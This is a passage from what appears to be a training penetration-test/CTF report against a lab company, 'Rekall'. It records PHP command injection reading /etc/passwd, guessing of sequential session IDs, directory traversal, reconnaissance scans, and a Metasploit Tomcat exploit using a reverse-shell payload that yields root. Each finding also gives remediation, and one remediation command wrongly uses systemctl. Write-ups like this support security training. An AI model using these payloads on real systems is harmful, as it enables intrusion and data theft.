Melina account and all other compromised accounts in this report.**

Vulnerability 13	Findings
Title	Flag 13: jdka7sk23dd
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	PHP injection
Images	<p>Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options...</p> <pre>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid syslog:x:101:104:/home/syslog:/bin/false mysql:x:102:105:MySQL Server...:/nonexistent:/bin/false melina:x:1000:1000:/home/melina:</pre> <p>Congrats, flag 13 is jdka7sk23dd</p>

	<ul style="list-style-type: none">• In observing how the URL operates(3rd screenshot) changed it to:<ul style="list-style-type: none">○ <a "system('cat="" etc="" href="http://192.168.14.35/souvenirs.php?message=" passwd')"="">http://192.168.14.35/souvenirs.php?message=""system('cat/etc/passwd') (Screenshot 2)○ This reveals the etc/passwd file (Screenshot 1)
Affected Hosts	192.168.14.35
Remediation	PHP injection is similar to a code injection attack in that the malicious actor exploits processing invalid data. The attacker injects code into the vulnerable server and changes the execution. This kind of attack can result in data exfiltration, loss, denial of access, along with enabling viruses or worms to propagate. Though repetitive to mention, one of the best and strongest mitigations to php injection is the sanitization of user input. Whenever user input is accepted, Rekall must make certain it is processed in such a way that it does not enable attacks against the application.

Vulnerability 14	Findings
Title	Flag 14: dks93jdlsd7dj
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	Critical
Description	Session management
Images	 <ul style="list-style-type: none"> Automated the process of guessing in Burp suite the correct session was admin=87 Even with no automated tools the sessions appeared to be sequential and though time consuming could be manually guessed.
Affected Hosts	192.168.14.35
Remediation	<p>Session management in regards to web applications is data stored within a server that is linked to a Rekall user for a limited time period while they login to the Rekall site. A session is created through authentication (username and password) and it terminates when they logout. This is created on the server as a token and is delivered to the browser as a cookie. The browser then returns that session token with all other requests a user might make and is how the sessions maintain context with that user. The cookie must be protected to avoid potential attack as if a malicious actor knows the value of a particular session has the potential to steal the conversation from the legitimate user and the server and compromise the account. The best practices to ensure sessions are not stolen is to store them as cryptographically strong random value, as if a session value can be predicted,</p>

	such as 87, it can be hijacked. The session id must be considered sensitive information and any transfer ought to be completed using the HTTPS (or Secure HTTP). Equally, it is also important that Rekall enforces proper session termination. For example, it is important to ensure that when a Rekall user decides to logout, or after a period of inactivity the session is invalidated on the server or a session could be re-animated and lead to exploitation.
--	--


Vulnerability 15	Findings
Title	Flag 15: dksdf7sjd5sg
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	Critical
Description	Directory traversal
Images	 <p>The screenshot shows a web browser window with three tabs, all titled "Welcome". The active tab displays the URL 192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt. The page content includes the Rekall Corporation logo (a stylized 'R' inside a circle) and the text "REKALL CORPORATION". Below this, a large heading reads "'New' Rekall Disclaimer". Underneath the heading, there is a paragraph: "Going to Rekall may introduce risk: Please seek medical assistance if you experience: - Headache - Vertigo - Swelling - Nausea". At the bottom of the page, it says "Congrats, flag 15 is dksdf7sjd5sg".</p>

	<pre> captcha.php captcha_box.php clickjacking.php combined.out commandi.php commandi_blind.php comments.php config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php directory_traversal_2.php disclaimer.php disclaimer_2.txt documents flag11 fonts functions_external.php heartbleed.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php html_current_url.php html_get.php html_post.php html_stored.php http_response_splitting.php http_verb_tampering.php images index.html index.old index.php info.php info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php information_disclosure_4.php </pre> <p>v.welcometorecall.com ls Check your MX</p> <pre> 666 About-Rekall.backup2 About-Rekall.css About-Rekall.php About.css About.html Contact.css Contact.html Contact.php Home.css Home.html Login.bak Login.css Login.html Login.php Login.php.old2 Memory- Planner.css Memory-Planner.php Memory_old Page-1.css Page-1.html Planner.php Welcome.css Welcome.php Welcome.php.old admin admin_legal_data.php aim.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bugs.txt bugs Owasp_top10_2010.txt captcha.php captcha_box.php clickjacking.php combined.out commandi.php commandi_blind.php comments.php config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php </pre>
	<ul style="list-style-type: none"> Using the contextual clues of “new disclaimer” and using the same command injection technique demonstrated in Flag 10 and Flag 11(third screenshot): <ul style="list-style-type: none"> Running ls through command injection look like: www.welcometorecall.com ls found the disclaimer_2.txt (second screenshot) Manipulated the URL to : http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt * (first screenshot)
Affected Hosts	192.168.14.35
Remediation	<p>This kind of vulnerability is also known as path traversal, is the ability of a malicious actor to access and view files located outside of Rekall’s web server file. This means an attacker is outside of the web application’s document root folder. The direct consequence of a directory traversal attack is the access to sensitive information. The sensitive information can then be leveraged in other attacks. The direct consequence of a directory traversal attack is access to sensitive information. This sensitive information may be used directly or to follow up with other attacks or server compromise. The best mitigation against directory traversal is running the web application in a limited environment such as a Docker container. This limits the number of files a malicious actor and access including accessing system information. Another would be to limit the web server access to parent directories and make it appear as though the document root is the root of the filesystem preventing movement up the</p>

[REDACTED] directory tree. Lastly, a WAF would also limit the access to the directory tree with the added improvement of making directory traversal harder to exploit.



CTF DAY 2: Attacking Rekall's Linux Servers

Vulnerability 1	Findings
Flag	Flag 1: h8s692hskasd
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Open source exposed data
Images	<p>Queried whois.godaddy.com with "totalrecall.xyz"...</p> <pre>domain Name: totalrecall.xyz registry Domain ID: D273189417-CNIC registrar WHOIS Server: whois.godaddy.com registrar URL: https://www.godaddy.com updated Date: 2022-02-02T19:16:19Z creation Date: 2022-02-02T19:16:16Z registrar Registration Expiration Date: 2023-02-02T23:59:59Z registrar: GoDaddy.com, LLC registrar IANA ID: 146 registrar Abuse Contact Email: abuse@godaddy.com registrar Abuse Contact Phone: +1.4806242505 domain Status: clientTransferProhibited https://icann.org/epp#cli domain Status: clientUpdateProhibited https://icann.org/epp#cli domain Status: clientRenewProhibited https://icann.org/epp#cli domain Status: clientDeleteProhibited https://icann.org/epp#cli egistry Registrant ID: CR534509109 egistrant Name: sshUser alice egistrant Organization: egistrant Street: h8s692hskasd Flag1 egistrant City: Atlanta egistrant State/Province: Georgia egistrant Postal Code: 30309 egistrant Country: US egistrant Phone: +1.7702229999 egistrant Phone Ext: egistrant Fax: egistrant Fax Ext: <ul style="list-style-type: none"> Used https://centralops.net/co/DomainDossier.aspx to uncover the WHOIS information for totalrecall.xyz </pre>
Affected Hosts	totalrecall.xyz
Remediation	See Flag 4 Attacking the Web Application CTF for remediation suggestions; Please amend the data disclosed for Rekall's domain.

Vulnerability 2	Findings
Flag	Flag 2: 34.102.136.180
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Ping totalrekall.xyz
Images	 <ul style="list-style-type: none"> in the Kali terminal ran the command ping totalrekall.xyz
Affected Hosts	totalrekall.xyz
Remediation	<p>While Ping is a useful network administration utility tool that can demonstrate whether an address is available, it can also be used by malicious actors. Ping can be used for network enumeration, or put another way, used to detect and identify network subnets to find potential hosts. It is best practice then to block ping requests to Rekall servers to prevent any kind of attack. To block ping requests simply run the command: <code>sudo systemctl net.ipv4.icmp_echo_ignore_all=1</code>. It is also recommended that Rekall install a firewall which will add an additional layer of protection against Ping requests.</p>


Vulnerability 3	Findings																																								
Flag	Flag 3: s7euweh																																								
Type (Web app / Linux OS / WIndows OS)	Linux OS																																								
Risk Rating	Critical																																								
Description	Open source exposed data																																								
Images	<table border="1"> <thead> <tr> <th>Certificates</th> <th>crt.sh ID</th> <th>Logged At</th> <th>Not Before</th> <th>Not After</th> <th>Common Name</th> <th>Matching Identities</th> <th>Issuer Name</th> </tr> </thead> <tbody> <tr> <td></td> <td>6095738637</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd totalrecall.xyz</td> <td>flag3-s7euwehd totalrecall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095738716</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd totalrecall.xyz</td> <td>flag3-s7euwehd totalrecall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095204253</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td></td> <td>6095204153</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> </tbody> </table> <p>© Seciligo Limited 2015-2022. All rights reserved.</p>	Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name		6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd totalrecall.xyz	flag3-s7euwehd totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA		6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd totalrecall.xyz	flag3-s7euwehd totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA		6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA		6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name																																		
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd totalrecall.xyz	flag3-s7euwehd totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd totalrecall.xyz	flag3-s7euwehd totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																		
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA																																		
Affected Hosts	totalrecall.xyz																																								
Remediation	See Flag 4 Attacking the Web Application CTF;																																								

Vulnerability 4	Findings																																												
Flag 4	Flag 4: 5																																												
Type (Web app / Linux OS / Windows OS)	Linux OS																																												
Risk Rating	Critical																																												
Description	Run an Nmap scan for the network																																												
Images	<pre># nmap 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2022-08-04 12:55 EDT Nmap scan report for 192.168.13.10 Host is up (0.0000080s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.0000080s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000080s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) http/nmap Nmap scan report for 192.168.13.14 Host is up (0.0000080s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000070s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Nmap done: 256 IP addresses (5 hosts up) scanned in 19.43 seconds</pre> <p>Criteria</p> <p>Log entries for this certificate</p> <table border="1"> <thead> <tr> <th>Timestamp</th> <th>Entry #</th> <th>Log Operator</th> </tr> </thead> <tbody> <tr> <td>2022-07-02 14:00:00</td> <td>343163769</td> <td>Cloudflare https://www.cloudflare.com</td> </tr> <tr> <td>2022-07-02 14:00:00</td> <td>338400934</td> <td>Google https://www.google.com</td> </tr> </tbody> </table> <p>Mechanism Provider Status Reviewer</p> <table border="1"> <thead> <tr> <th>OCSP</th> <th>The CA Check</th> <th>n/a</th> </tr> </thead> <tbody> <tr> <td>CRL</td> <td>The CA Not Revoked (Expired)</td> <td>n/a</td> </tr> <tr> <td>CRLSet/Blob/Meta</td> <td>Google Not Revoked</td> <td>n/a</td> </tr> <tr> <td>disallowDefaultAll</td> <td>Microsoft Not Revoked</td> <td>n/a</td> </tr> <tr> <td>OneCRL</td> <td>Mozilla Not Revoked</td> <td>n/a</td> </tr> </tbody> </table> <p>SHA-256 127FD68874FDD65E0B4F752B7B3C9B2BF5E12</p> <p>Certificate</p> <p>Data</p> <table border="1"> <thead> <tr> <th>Version</th> <th>3 (0x2)</th> </tr> </thead> <tbody> <tr> <td>Serial Number</td> <td>63 4e:c9:62:d7:a9:ff:2a:55:1d:32:</td> </tr> <tr> <td>Signature Algorithm</td> <td>sha384WithRSAEncryption</td> </tr> <tr> <td>Issuer</td> <td>(Organization: ZeroSSL)</td> </tr> <tr> <td>commonName</td> <td>= ZeroSSL</td> </tr> <tr> <td>organizationName</td> <td>= ZeroSSL</td> </tr> <tr> <td>countryName</td> <td>= AT</td> </tr> <tr> <td>Validity</td> <td>Not Before: Feb 2 00:00:00 2022 Not After: May 3 23:59:59 2022</td> </tr> <tr> <td>Subject</td> <td>commonName = flag3</td> </tr> <tr> <td>Subject Public Key Info</td> <td>Public Key Algorithm: rsaEncryption</td> </tr> </tbody> </table>	Timestamp	Entry #	Log Operator	2022-07-02 14:00:00	343163769	Cloudflare https://www.cloudflare.com	2022-07-02 14:00:00	338400934	Google https://www.google.com	OCSP	The CA Check	n/a	CRL	The CA Not Revoked (Expired)	n/a	CRLSet/Blob/Meta	Google Not Revoked	n/a	disallowDefaultAll	Microsoft Not Revoked	n/a	OneCRL	Mozilla Not Revoked	n/a	Version	3 (0x2)	Serial Number	63 4e:c9:62:d7:a9:ff:2a:55:1d:32:	Signature Algorithm	sha384WithRSAEncryption	Issuer	(Organization: ZeroSSL)	commonName	= ZeroSSL	organizationName	= ZeroSSL	countryName	= AT	Validity	Not Before: Feb 2 00:00:00 2022 Not After: May 3 23:59:59 2022	Subject	commonName = flag3	Subject Public Key Info	Public Key Algorithm: rsaEncryption
Timestamp	Entry #	Log Operator																																											
2022-07-02 14:00:00	343163769	Cloudflare https://www.cloudflare.com																																											
2022-07-02 14:00:00	338400934	Google https://www.google.com																																											
OCSP	The CA Check	n/a																																											
CRL	The CA Not Revoked (Expired)	n/a																																											
CRLSet/Blob/Meta	Google Not Revoked	n/a																																											
disallowDefaultAll	Microsoft Not Revoked	n/a																																											
OneCRL	Mozilla Not Revoked	n/a																																											
Version	3 (0x2)																																												
Serial Number	63 4e:c9:62:d7:a9:ff:2a:55:1d:32:																																												
Signature Algorithm	sha384WithRSAEncryption																																												
Issuer	(Organization: ZeroSSL)																																												
commonName	= ZeroSSL																																												
organizationName	= ZeroSSL																																												
countryName	= AT																																												
Validity	Not Before: Feb 2 00:00:00 2022 Not After: May 3 23:59:59 2022																																												
Subject	commonName = flag3																																												
Subject Public Key Info	Public Key Algorithm: rsaEncryption																																												
Affected Hosts	192.168.13.0/24 : 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1																																												
Remediation	As previously mentioned, had Rekall corporation blocked ping requests, this NMAP scan of subnets of Rekall's network would not be possible. NMAP is a port scanner utility often used by malicious actors that help scan targeted networks for vulnerable ports. It often helps determine security levels and if a business has effective security infrastructure. While a port scan cannot be eliminated entirely from Rekall's threat profile, a strong firewall can prevent access to Rekall's network as it controls ports and their visibility along with being able to detect that a port scan is in progress with the ability to shut it down.																																												

Vulnerability 5	Findings
Flag	Flag 5: 192.168.13.13
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Running an aggressive Nmap scan.
Images	 


Nmap scan report for 192.168.13.13	
Host is up (0.000012s latency).	
Not shown: 999 closed tcp ports (reset)	
PORT STATE SERVICE VERSION	
80/tcp open http Apache httpd 2.4.25 ((Debian))	
_http-server-header: Apache/2.4.25 (Debian)	
http-robots.txt: 22 disallowed entries (15 shown)	
/core/ /profiles/ /README.txt /web.config /admin/	
/comment/reply/ /filter/tips /node/add/ /search/ /user/register/	
/user/password/ /user/login/ /user/logout/ /index.php/admin/s for the path/s	
_/index.php/comment/reply/	
_http-title: Home Drupal CVE-2019-6340	
_http-generator: Drupal 8 (https://www.drupal.org)	
MAC Address: 02:42:C0:A8:0D:0D (Unknown)	
Device type: general purpose	
Running: Linux 5.X	
OS CPE: cpe:/o:linux:linux_kernel:5	
OS details: Linux 5.0 - 5.3	
Network Distance: 1 hop	
TRACEROUTE	
HOP RTT ADDRESS	
1 0.01 ms 192.168.13.13	
Nmap scan report for 192.168.13.14 [ASN.1 Graph Raw]	
Host is up (0.000013s latency).	
Not shown: 999 closed tcp ports (reset)	
PORT STATE SERVICE VERSION	
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)	
ssh-hostkey:	
2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA) Signature Algorithm: RSA-Signature (PKCS1-v1_5)	
256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA) Signature Algorithm: ECDSA-Signature (RFC3498)	
256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519) Signature Algorithm: Ed25519-Signature (RFC7519)	
MAC Address: 02:42:C0:A8:0D:0E (Unknown)	
Device type: general purpose	
Running: Linux 4.X 5.X	
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5	
OS details: Linux 4.15 - 5.6	
Network Distance: 1 hop	
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel	
TRACEROUTE	
HOP RTT ADDRESS	
1 0.01 ms 192.168.13.14	
Nmap scan report for 192.168.13.1	

	<pre>(root㉿kali)-[~/Documents/day_1] # nmap -A 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2022-08-04 12:57 EDT Nmap scan report for 192.168.13.10 Host is up (0.00006s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) _ajp-methods: Failed to get a valid response for the OPTION request 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-server-header: Apache-Coyote/1.1 _http-title: Apache Tomcat/8.5.0 _http-favicon: Apache Tomcat _http-open-proxy: Proxy might be redirecting requests MAC Address: 02:42:C0:A8:0D:0A (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.07 ms 192.168.13.10</pre>
Affected Hosts	192.168.13.0/24 : 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1
Remediation	See Flag 4 CTF DAY 2: Attacking Rekall's Linux Servers for remediation suggestions.

Vulnerability 6	Findings
Flag	Flag 6: 97610
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Nessus Scan Report
Images	 <ul style="list-style-type: none"> Using the Nessus scan utility ran a scan on 192.168.13.12 using the basic uncredentialed network scan. This revealed one critical vulnerability : Apache Struts.
Affected Hosts	192.168.13.12
Remediation	<p>Nessus is a scanning utility that in part is an excellent tool that penetration testers can use on IP addresses that reveal potential vulnerabilities. Despite having a high instance of false positives, Its real strength lies in credentialed searches. Nevertheless, running a simple uncredentialed scan on Rekall's 192.168.13.12 reveals that it is vulnerable to the Apache Struts vulnerability. This is a well publicized vulnerability that affected the well known credit score company Equifax. The Equifax breach was catastrophic, exposing the personal data of nearly half the American population with little or no means for Equifax's user base to seek relief. While Apache issued warnings that a vulnerability in its software could lead to remote code execution, Equifax engineering failed to patch this vulnerability despite having nearly 5 month to do so. The lesson Rekall needs to take away from Equifax's shortcomings is to take common vulnerabilities and exposures (CVEs) seriously and apply appropriate patches swiftly. It is equally crucial as outlined in the Web Application section of this report that Rekall immediately needs to implement tools that continuously monitor its network giving Rekall enough time and resources to prevent or mitigate damage.</p>

Vulnerability 7	Findings
Flag	Flag 7: 8ks6sbhss
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	CVE-2017-12617 - Apache Tomcat Remote Code Execution Vulnerability
Images	<pre>cd .. root@92b782b22b78:/# ls -a ls -a . .dockerenv boot etc lib media opt root sbin sys usr .. bin dev home lib64 mnt proc run srv tmp var root@92b782b22b78:/# cd root cd root root@92b782b22b78:~/# ls -a ls -abashrc .flag7.txt .gnupg .profile root@92b782b22b78:~/# cat .flag7.txt cat .flag7.txt 8ks6sbhss root@92b782b22b78:~/#</pre> <pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10 RHOSTS => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VHOST no no HTTP server virtual host Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description LHOST 172.30.137.139 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(multi/http/tomcat_jsp_upload_bypass) ></pre> <pre>msf6 > search tomcat jsp bypass Matching Modules # Name Disclosure Date Rank Check Description - exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload bypass Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/tomcat_jsp_upload_bypass msf6 ></pre> <ul style="list-style-type: none"> The screen shots here show the use of the Metasploit console finding the appropriate vulnerability (Screenshot 3). Setting the appropriate options parameters such as the RHOST to 192.168.13.10.(Screenshot 2) Successfully running the exploit and gaining root privileges(Screenshot 1)
Affected Hosts	192.168.13.10

